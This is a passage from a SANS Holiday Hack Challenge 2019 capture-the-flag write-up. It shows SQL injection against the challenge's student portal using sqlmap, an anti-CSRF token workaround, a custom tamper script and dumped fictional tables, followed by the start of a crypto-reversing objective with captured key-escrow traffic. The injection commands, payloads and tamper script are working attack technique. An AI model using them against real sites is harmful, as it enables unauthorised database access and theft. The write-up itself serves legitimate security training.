1009693466241577646041100969346.624'	129240763678723231019091.968'	-1292407636787230000000000
1009693466241577646041100969346.624'	129240763678723231019091.968'	-1292407636787230000000000
1009693466881577646042100969346.688'	129240763760643231019094.016'	-1292407637606430000000000
1009693467521577646043100969346.752'	129240763842563231019096.064'	-1292407638425630000000000
1009693467521577646043100969346.752'	129240763842563231019096.064'	-1292407638425630000000000
1009693468161577646044100969346.816'	129240763924483231019098.112'	-1292407639244830000000000
1009693468161577646044100969346.816'	129240763924483231019098.112'	-1292407639244830000000000
1009693468801577646045100969346.88'	129240764006403231019100.16'	-1292407640064030000000000
1009693468801577646045100969346.88'	129240764006403231019100.16'	-1292407640064030000000000
1009693469441577646046100969346.944'	129240764088323231019102.208'	-1292407640883230000000000
1009693469441577646046100969346.944'	129240764088323231019102.208'	-1292407640883230000000000
1009693470081577646047100969347.008'	129240764170243231019104.256'	-1292407641702430000000000

Figure 132 - SQLi Screenshot

The first column has a mix of epoch/unix time and increases with every request. Not much time was given to this.

Moving on with the SQLi attempt, upon submitting the form, a very useful error is displayed.

<sup>51</sup> [https://www.owasp.org/index.php/Cross-Site\\_Request\\_Forgery\\_\(CSRF\)](https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF))




Figure 133 - SQLi Screenshot

Refreshing the page, removing the token or putting a different token in results in another error.



Figure 134 - SQLi Screenshot

Having an error, throwing SQLMAP at the URL and seeing what happens was next.

```
root@kali:~# sqlmap -u "https://studentportal.elfu.org/application-check.php?elfmail=INJECT&token=MTAwOTYxODA3NjE2MTU3NzUyODI0NDEwMDk2MTgwNy42MTY%3D_MTI5MjMxMTEzNzQ4NDgzMjMwNzc3ODQzMjcxMg%3D%3D"
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 10:58:06 /2019-12-28/
GET parameter 'token' appears to hold anti-CSRF token. Do you want sqlmap to automatically update it in further requests? [y/N] ■
```

Figure 135 - SQLi Screenshot

SQLMAP recognises the token as an anti-CSRF token. SQLMAP allows extra parameters that will help<sup>52</sup>.

```
root@kali:~# sqlmap -u "https://studentportal.elfu.org/application-check.php?elfmail=INJECT&token=MTAwOTYxODA3NjE2MTU3NzUyODI0NDEwMDk2MTgwNy42MTYx3D_MT15MjMxMTEzNzQ4NDgzMjMwNzc3ODQzMjcxMg%3D%3D" --csrf-url="https://studentportal.elfu.org/validator.php" --csrf-token="token"
[1.3.11#stable]
http://sqlmap.org

[] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:01:54 /2019-12-28/
[11:01:55] [INFO] testing connection to the target URL
[11:01:55] [CRITICAL] anti-CSRF token 'token' can't be found at 'https://studentportal.elfu.org/validator.php'
[*] ending @ 11:01:55 /2019-12-28/
root@kali:~#
```

Figure 136 - SQLi Screenshot

Unfortunately, this errors out. Reading certain resources<sup>53</sup>, it seems the token has to be provided in a certain way. A few ways around this, one of which was to setup a server, outputting the token in as many ways as possible in the hope SQLMAP picks at least one of them up.

<sup>52</sup> <https://github.com/sqlmapproject/sqlmap/wiki/Usage>

<sup>53</sup> <https://github.com/sqlmapproject/sqlmap/issues/2>

Figure 137 - SQLi Screenshot

The script is re-run but instead of pointing at the validator URL, it's pointed at the new script.

```

root@kali:~/sqlmap/output/studentportal.elfu.org#
File Actions Edit View Help
root@kali:~/sqlmap/output/studentportal.elfu.org# sqlmap --url="https://studentportal.elfu.org/application-check.php?elfmail=inject&token=jasinski" --user-agent='Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko' --dbms=MySQL --level=1 --risk=1 --dbs --not-string='MariaDB' --csrf-url="http://35.177.141.113/v/" --csrf-token='token' --flush-session
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 12:58:01 / 2019-12-28

[12:58:02] [INFO] flushing session file
[12:58:02] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('token=MTAwOTYyMz ... AwOAx3Dx3D'). Do you want to use those [Y/n] Y
[12:58:07] [INFO] testing if GET parameter 'elfmail' is dynamic
[12:58:09] [WARNING] GET parameter 'elfmail' might be injectable (possible DBMS: 'MySQL')
[12:58:11] [INFO] heuristic (basic) test shows that GET parameter 'elfmail' might be vulnerable to cross-site scripting (XSS) attacks
[12:58:13] [INFO] testing for SQL injection on GET parameter 'elfmail'
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[12:58:18] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:58:20] [WARNING] reflective value(s) found and filtering out
[12:58:20] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[12:58:21] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[12:58:21] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[12:58:21] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[12:58:21] [INFO] testing 'MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause'
[12:58:21] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[12:58:21] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[12:58:21] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT - original value)'
[12:58:21] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (boot<int)'
[12:58:21] [INFO] testing 'MySQL AND boolean-based blind - Parameter replace (MAKE_SET)'
[12:58:21] [INFO] testing 'MySQL AND boolean-based blind - Parameter replace (boot<int - original value)'
[12:58:21] [INFO] testing 'MySQL AND boolean-based blind - Parameter replace (ELT - original value)'
[12:58:21] [INFO] testing 'MySQL AND boolean-based blind - Parameter replace (ELT - original value)'
[12:58:21] [INFO] testing 'MySQL AND boolean-based blind - Parameter replace (boot<int)'
[12:58:21] [INFO] testing 'MySQL boolean-based blind - Parameter replace (boot<int - original value)'
[12:58:21] [INFO] testing 'MySQL >= 5.0 boolean-based blind - ORDER BY, GROUP BY clause'
[12:58:21] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[12:58:21] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[12:58:21] [INFO] testing 'MySQL >= 5.0 boolean-based blind - Stacked queries'
[12:58:21] [INFO] testing 'MySQL < 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[12:58:21] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[12:58:21] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'

```

Figure 138 - SQLi Screenshot

Looks more promising this time around so it's left alone. Whilst it runs, there is another SQLMAP parameter that could be useful – `eval`.

```

ec2-user@kali:~$ sqlmap -u "https://studentportal.elfu.org/application-check.php?elfmail=inject&token=abcd" -p elfmail --eval="import urllib, response=urllib.urlopen('https://studentportal.elfu.org/validator.php'); token=response.read()" --threads=10 --flush-session --dbms=MySQL --level=1 --risk=1 --all --not-string='MariaDB'
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws
. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 13:27:59 / 2019-12-28

[13:27:59] [INFO] flushing session file
[13:27:59] [INFO] testing connection to the target URL
[13:28:01] [INFO] heuristic (basic) test shows that GET parameter 'elfmail' might be injectable (possible DBMS: 'MySQL')
[13:28:02] [INFO] heuristic (XSS) test shows that GET parameter 'elfmail' might be vulnerable to cross-site scripting (XSS) attacks
[13:28:02] [INFO] testing for SQL injection on GET parameter 'elfmail'
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] n
[13:28:03] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[13:28:04] [WARNING] reflective value(s) found and filtering out
[13:28:10] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[13:28:11] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[13:28:14] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[13:28:15] [INFO] testing 'MySQL inline queries'
[13:28:16] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[13:28:16] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[13:28:34] [INFO] GET parameter 'elfmail' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[13:28:34] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[13:28:34] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[13:28:35] [INFO] ORDER BY technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[13:28:39] [INFO] target URL appears to have 1 column in query
[13:28:54] [INFO] checking if the injection point on GET parameter 'elfmail' is a false positive
GET parameter 'elfmail' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 71 HTTP(s) requests:
---
Parameter: elfmail (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: elfmail=inject' AND (SELECT 6125 FROM (SELECT(SLEEP(5)))UVCA) AND 'XnTe='XnTe&token=abcd
---
[13:29:43] [INFO] the back-end DBMS is MySQL
[13:29:43] [INFO] fetching banner
multi-threading is considered unsafe in time-based data retrieval. Are you sure of your choice (breaking warranty) [y/N] y

```

Figure 139 - SQLi Screenshot

Seems this way works as well and eventually both will have the same outcome.


There is actually another option – one which is spoken about in the hint – using SQL tamper scripts. Once again, it's merely amending a script that's already available<sup>54</sup>.

The script below will mean that no CSRF parameters need to be taken into account since the tamper script takes care of all that.

```
1  #!/usr/bin/python3
2
3  # One could say this was borrowed from https://gist.github.com/MarkBaggett/49aca627205aebaa2be1811511dbc422
4
5  from lib.core.data import kb
6  from lib.core.enums import PRIORITY
7
8  import requests
9  import urllib
10
11 __priority__ = PRIORITY.NORMAL
12
13 def dependencies():
14     pass
15
16 def tamper(payload, **kwargs):
17     token = urllib.quote_plus(requests.get('https://studentportal.elfu.org/validator.php').text)
18     new_url = urllib.quote_plus(payload)+"&token="+token
19     new_url = new_url.encode("utf-8")
20     return new_url
```

Figure 140 - SQLi Screenshot

Dumping the script in the tamper directory of sqlmap and running it, works as before (skips a few steps as the previous session has not been flushed).



The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal command is:

```
root@kali:~# sqlmap -u 'https://studentportal.elfu.org/application-check.php?elfmail=inject@poison' --tamper=custom_csrf -a
```

The output shows the loading of the tamper module and the resuming of the session. It then tests the connection to the target URL and resumes the injection point from stored session. The payload used is:

```
Payload: elfmail=inject||(SELECT 0x734c6142 WHERE 1913=1913 AND (SELECT 3049 FROM(SELECT COUNT(*),CONCAT(0x7176a7a271,(SELECT (ELT(3049=3049,1)),0x716a7a7a71,FLOOR(RAND(0)*2))x) FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a))||'&token=jasinski
```

Figure 141 - SQLi Screenshot

Data starts coming through on the first command that was issued as can be seen in the next screenshot.

<sup>54</sup> <https://gist.github.com/MarkBaggett/49aca627205aebaa2be1811511dbc422>

```

root@kali:~/sqlmap/output/studentportal.elfu.org
File Actions Edit View Help
root@kali:~/sqlmap/output/studentportal.elfu.org [x]
[13:33:16] [INFO] retrieved: '6'
[13:33:19] [INFO] retrieved: 'Bushy Evergreen'
[13:33:22] [INFO] retrieved: 'Elfinator' | id: 1 | bio: 'I'm just a elf. Yes, I'm only a elf. And I'm sitting here on Santa's sleigh, it's a long, long journey To the christmas tree. It's a long, long wait while I'm tinkering in the factory. But I know I'll be making kids smile on the holiday... At least I hope and pray that I will. But today, I'm still ju | name: Elfie | degree: Raindeer Husbandry | student_number: 392363902826
[13:33:25] [INFO] retrieved: 'Check out my makeshift armour made of kitchen pots and pans!!!'
[13:33:27] [INFO] retrieved: 'Reindeer Husbandry'
[13:33:29] [INFO] retrieved: '7'
[13:33:31] [INFO] retrieved: 'Pepper Minstix'
[13:33:33] [INFO] retrieved: '392363902826'
[13:33:35] [INFO] retrieved: 'My goal is to be a happy elf!'
[13:33:37] [INFO] retrieved: 'Present Wrapping'
[13:33:39] [INFO] retrieved: '8'
[13:33:41] [INFO] retrieved: 'Sugarplum Mary'
[13:33:43] [INFO] retrieved: '5682168522137'
[13:33:45] [INFO] retrieved: 'Santa and I are besties for life!!!'
[13:33:47] [INFO] retrieved: 'Holiday Cheer'
[13:33:49] [INFO] retrieved: '9'
[13:33:50] [INFO] retrieved: 'Shiny Upatree'
[13:33:54] [INFO] retrieved: '228755779218'
Database: elfu
Table: students
[9 entries]
+-----+
| id | bio
+-----+
| 1 | My goal is to be a happy elf!
| 2 | I'm just a elf. Yes, I'm only a elf. And I'm sitting here on Santa's sleigh, it's a long, long journey To the christmas tree. It's a long, long wait while I'm tinkering in the factory. But I know I'll be making kids smile on the holiday... At least I hope and pray that I will. But today, I'm still ju | name: Elfie | degree: Raindeer Husbandry | student_number: 392363902826
| 3 | Have you seen my list??? It is pretty high tech!
| 4 | I am an engineer and the inventor of Santa's magic toy-making machine.
| 5 | My goal is to be a happy elf!
| 6 | My goal is to be a happy elf!
| 7 | Check out my makeshift armour made of kitchen pots and pans!!!
| 8 | My goal is to be a happy elf!
| 9 | Santa and I are besties for life!!!
+-----+
[13:33:54] [INFO] table 'elfu.students' dumped to CSV file '/root/.sqlmap/output/studentportal.elfu.org/dump/elfu/students.csv'
[13:33:55] [INFO] fetching columns for table 'applications' in database 'elfu'
[13:33:56] [INFO] used SQL query returns 0 entries

```

Figure 142 - SQLi Screenshot

At the time of writeup, the applications table had in excess of 25k records which looked to be full of SQLMAP attempts so to save time, that is cancelled out so the target becomes the next table.

```

root@kali:~/sqlmap/output/studentportal.elfu.org
File Actions Edit View Help
root@kali:~/sqlmap/output/studentportal.elfu.org [x]
sqlmap# ./sqlmap/output/studentportal.elfu.org# sqlmap --url="https://studentportal.elfu.org/application-check.php?elfmail=inject&token=jasinski" --user-agent='Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko' --dbms=MySQL --level=1 --risk=1 --dbs --not-string="MariaDB" --csrf-url="http://35.177.141.13/v/" --csrf-token="token" -D elfu --dump -T krampus
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 13:38:25 /2019-12-28

[13:38:26] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('token=NTAwOTYyNTc ... NTM0LjQ3D'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
-- Parameter: elfmail (GET)
    Type: error-based
    Title: MySQL > 5.0.12 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: elfmail=inject'||(SELECT 0>734c61a2 WHERE 1913=1913 AND (SELECT 3049 FROM(SELECT COUNT(*),CONCAT(0x7167a7a7a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)|| 'sto
ken=jasinski

    Type: time-based blind
    Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
    Payload: elfmail=inject'||(SELECT 0>5a553059 WHERE 2225=2225 AND (SELECT 7432 FROM (SELECT(SLEEP(5)))zeyX))|| 'token=jasinski
-- 
[13:38:31] [INFO] testing MySQL
[13:38:31] [INFO] confirming MySQL
[13:38:31] [WARNING] reflective value(s) found and filtering out
[13:38:31] [INFO] testing MySQL version
[13:38:31] [INFO] back-end DBMS: MySQL
web application technology: Apache, PHP 7.1.28, PHP 7.2.1, Nginx 1.14.2
back-end DBMS: MySQL 3.5.8.0 (MariaDB fork)
[13:38:33] [INFO] fetching database names
[13:38:33] [INFO] used SQL query returns 2 entries
[13:38:33] [INFO] resumed: 'elfu'
[13:38:33] [INFO] resumed: 'information_schema'
[13:38:33] [INFO] available databases [2]:
[*] elfu
[*] information_schema
[13:38:33] [INFO] fetching columns for table 'krampus' in database 'elfu'
[13:38:33] [INFO] used SQL query returns 2 entries
[13:38:37] [INFO] retrieved: 'id'
[13:38:39] [INFO] retrieved: 'int(11)'
[13:38:40] [INFO] retrieved: 'path'
[13:38:41] [INFO] retrieved: 'varchar(30)'
[13:38:43] [INFO] fetching entries for table 'krampus' in database 'elfu'
[13:38:45] [INFO] used SQL query returns 6 entries
[13:38:47] [INFO] retrieved: 'krampus/#f5f510e.png'

```

Figure 143 - SQLi Screenshot

In the end, two tables – `students` and `krampus` are downloaded which both sat in the `elfu` database.

```

File Edit Search View Document Help
Warning, you are using the root account, you may harm your system.
id,bio,name,degree,student_number
,,My goal is to be a happy elf!,Elfie,Raindeer Husbandry,392363902026
,,I'm just a elf. Yes, I'm only a elf. And I'm sittin here on Santa's sleigh, it's a long, long journey To the chris
,,Have you seen my list??? It is pretty high tech!,Alabaster Snowball,Geospatial Intelligence,392363902026
,,I am an engineer and the inventor of Santa's magic toy-making machine.,Bushy Evergreen,Composites and Engineering,39
,,My goal is to be a happy elf!,Wunder Openslate,Toy Design,392363732026
,,My goal is to be a happy elf!,Bushy Evergreen,Toy Design,392363732026
,,Check out my makeshift armour made of kitchen pots and pans!!!,Pete the Minstix,Reindeer Husbandry,392363902026
,,My goal is to be a happy elf!,Surprise Mary,Present Wrapping,39236390212027
,,Santa and I are besties for life!!!,Shimmy Upatree,Holiday Cheer,328755779218

File Edit Search View Document Help
Warning, you are using the root account, you may harm your system.
id,path
1,/krampus/0f5f510e.png
2,/krampus/1cc7e121.png
3,/krampus/439f15e6.png
4,/krampus/667d6896.png
5,/krampus/adb798ca.png
6,/krampus/ba417715.png

```

Figure 144 - SQLi Screenshot

The records in the `krampus` table look like URLs so appending them to the <https://studentportal.elfu.org/> URL which gives the following:

- <https://studentportal.elfu.org/krampus/0f5f510e.png>
- <https://studentportal.elfu.org/krampus/1cc7e121.png>
- <https://studentportal.elfu.org/krampus/439f15e6.png>
- <https://studentportal.elfu.org/krampus/667d6896.png>
- <https://studentportal.elfu.org/krampus/adb798ca.png>
- <https://studentportal.elfu.org/krampus/ba417715.png>

Each image is a piece of torn paper which can be assembled to give the following image.

From the Desk of:

Date: August 23, 20

Memo to Self:

Finally! I've figured out how to destroy Christmas!  
Santa has a brand new, cutting edge sleigh guidance  
technology, called the Super Sled-o-matic.

I've figured out a way to poison the data going into the  
system so that it will divert Santa's sled on Christmas  
Eve!

Santa will be unable to make the trip and the holiday  
season will be destroyed! Santa's own technology will  
undermine him!

That's what they deserve for not listening to my  
suggestions for supporting other holiday characters!

Bwahahahahaha!

Figure 145 - SQLi Screenshot

Answer

Super Sled-o-matic

URL

[https://github.com/januszjasinski/SANS-Holiday-Hack/tree/master/2019/Objectives/09\)20Retrieve%20Scraps%20of%20Paper%20from%20Server](https://github.com/januszjasinski/SANS-Holiday-Hack/tree/master/2019/Objectives/09)20Retrieve%20Scraps%20of%20Paper%20from%20Server)

## Recover Cleartext Document

### Synopsis

The Elfscrow Crypto tool is a vital asset used at Elf University for encrypting SUPER SECRET documents. We can't send you the source, but we do have debug symbols that you can use.

Recover the plaintext content for this encrypted document. We know that it was encrypted on December 6, 2019, between 7pm and 9pm UTC.

What is the middle line on the cover page? (Hint: it's five words)

For hints on achieving this objective, please visit the NetWars room and talk with Holly Evergreen.


- <https://downloads.elfu.org/elfscrow.exe>
- <https://downloads.elfu.org/elfscrow.pdb>
- <https://downloads.elfu.org/ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf.enc>

### Hint

Reversing Crypto the Easy Way - <https://youtu.be/oBJdpKDpFBA>

### Solution

Having downloaded the files, the executable is ran:



```
Command Prompt
Microsoft Windows [Version 10.0.18362.535]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\Alan>cd "C:\Users\Alan\Documents\CTF\SANS\Reverse"

C:\Users\Alan\Documents\CTF\SANS\Reverse>elfscrow.exe
Welcome to ElfScrow V1.01, the only encryption trusted by Santa!

* WARNING: You're reading from stdin. That only partially works, use at your own risk!
** Please pick --encrypt or --decrypt!

Are you encrypting a file? Try --encrypt! For example:
elfscrow.exe --encrypt <infile> <outfile>

You'll be given a secret ID. Keep it safe! The only way to get the file
back is to use that secret ID to decrypt it, like this:
elfscrow.exe --decrypt --id=<secret_id> <infile> <outfile>

You can optionally pass --insecure to use unencrypted HTTP. But if you
do that, you'll be vulnerable to packet sniffers such as Wireshark that
could potentially snoop on your traffic to figure out what's going on!

C:\Users\Alan\Documents\CTF\SANS\Reverse>
```

Figure 146 - Recover Cleartext Screenshot

With this, encrypting a file seems the next logical step.

```
C:\ Command Prompt

C:\Users\Alan\Documents\CTF\SANS\Reverse>elfscrow.exe --encrypt A.txt
Welcome to ElfScrow V1.01, the only encryption trusted by Santa!

Our miniature elves are putting together random bits for your secret key!

Seed = 1578518043

Generated an encryption key: d3fec15ec8f891f9 (length: 8)

Elfscrowing your key...

Elfscrowing the key to: elfscrow.elfu.org/api/store

Your secret id is 8b890685-366b-4581-8af6-e098564a4542 - Santa Says, don't share that key with anybody!
File successfully encrypted!

+=====+
| ELF-SCROW |
|           |
|   0        |
|   (0)-     |
|           |
+=====+

æ≥#~√vcT
C:\Users\Alan\Documents\CTF\SANS\Reverse>
```

Figure 147 - Recover Cleartext Screenshot

The seed looks familiar – and indeed, it's an epoch timestamp<sup>55</sup> that references the time the script was ran.

Assuming that this timestamp is in **seconds**:

**GMT** : Wednesday, 8 January 2020 21:14:03

**Your time zone** : Wednesday, 8 January 2020 21:14:03 **GMT+00:00**

**Relative** : A minute ago

Figure 148 - Recover Cleartext Screenshot

<sup>55</sup> <https://www.epochconverter.com/>

In the initial screenshot, there is a line about passing `-insecure` as a parameter which enables Wireshark<sup>56</sup> to monitor the traffic.

```
C:\Users\Alan\Documents\CTF\SANS\Reverse>elfscrow.exe --encrypt A.txt A.enc --insecure
Welcome to ElfScrow V1.01, the only encryption trusted by Santa!

*** WARNING: This traffic is using insecure HTTP and can be logged with tools such as Wireshark

Our miniature elves are putting together random bits for your secret key!

Seed = 1578519407

Generated an encryption key: 3ad94bb61f131816 (length: 8)

Elfscrowing your key...

Elfscrowing the key to: elfscrow.elfu.org/api/store

Your secret id is 673608e8-9edf-41b9-8c94-07c9cf1c261c - Santa Says, don't share that key with anybody!
File successfully encrypted!

++=====+
| ELF-SCROW |
|           |
|   0        |
|   (0)-    |
+=====+
```

Figure 149 - Recover Cleartext Screenshot

The following screenshots are what Wireshark picked up as a result.

---

<sup>56</sup> <https://www.wireshark.org/>

```

POST /api/store HTTP/1.1
User-Agent: ElfScrow V1.01 (SantaBrowse Compatible)
Host: elfscrow.elfu.org
Content-Length: 16
Cache-Control: no-cache

3ad94bb61f131816HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Wed, 08 Jan 2020 21:36:44 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 36
Connection: keep-alive
X-Xss-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN

673608e8-9edf-41b9-8c94-07c9cf1c261c

```

1 client pkt, 1 server pkt, 1 turn.

Entire conversation (460 bytes) Show and save data as ASCII Stream 0

Find: Filter Out This Stream Print Save as... Back Close Help

Figure 150 - Recover Cleartext Screenshot

The secret id in the command prompt was delivered in the response of a POST request to <http://elfscrow.elfu.org/api/store> when we posted the encryption key to it.

Interestingly, sending the same encryption key to the same endpoint multiple times results in different secret IDs, meaning it's not derived directly from the key so even if we did find the original key, it wouldn't give us the encryption key. This was done in Burp<sup>57</sup>.

Burp Suite Community Edition v2.1.07 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 x 2 x ...

Send Cancel < | > |

**Request**

Raw Params Headers Hex

```

POST /api/store HTTP/1.1
